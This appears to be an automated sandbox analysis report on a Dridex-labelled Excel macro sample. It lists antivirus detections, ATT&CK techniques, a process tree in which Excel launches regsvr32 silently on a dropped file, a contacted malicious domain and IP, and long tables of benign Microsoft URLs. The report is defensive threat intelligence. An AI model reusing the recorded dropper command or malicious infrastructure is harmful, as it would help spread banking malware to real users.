ID: 344478
Sample Name: Dridex-06-bc1b.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:21:58
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Dridex-06-bc1b.xlsm

Overview


General Information

Sample Name:	Dridex-06-bc1b.xlsm
Analysis ID:	344478
MD5:	f72f88ebdf048fdf…
SHA1:	b8ea58415338be..
SHA256:	78ccf25ecee02f7…

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Sigma detected: Microsoft Office Pr…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Internet Provider seen in connection…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4776 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5280 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\AO965P\PN546Y\718.5. MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)


System Summary:

Document contains an embedded VBA macro which may execute processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 2	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	DLL Side-Loading 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bil Fr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Dridex-06-bc1b.xlsm	51%	Virustotal		Browse
Dridex-06-bc1b.xlsm	5%	Metadefender		Browse
Dridex-06-bc1b.xlsm	59%	ReversingLabs	Document-Word.Trojan.Ursnif	
Dridex-06-bc1b.xlsm	100%	Avira	W2000M/Agent.1970033	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
compagniamaestro.com	13%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
compagniamaestro.com	199.192.21.36	true	true	• 13%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://login.microsoftonline.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://shell.suite.office.com:1443	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://autodiscover-s.outlook.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://cdn.entity.	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://wus2-000.contentsync.	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://cortana.ai	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://api.aadrm.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://api.microsoftstream.com/api/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://cr.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://graph.ppe.windows.net	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://store.office.cn/addinstemplate	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://web.microsoftstream.com/video/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://graph.windows.net	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://dataservice.o365filtering.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://weather.service.msn.com/data.aspx	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://apis.live.net/v5.0/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://management.azure.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://incidents.diagnostics.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://api.office.net	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/android/policies	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://entitlement.diagnostics.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://outlook.office.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://templatelogging.office.com/client/log	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://outlook.office365.com/	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
http://https://webshell.suite.office.com	3BA17549-6936-488A-A3B4-7EF0154B3CE5.0.dr	false		high
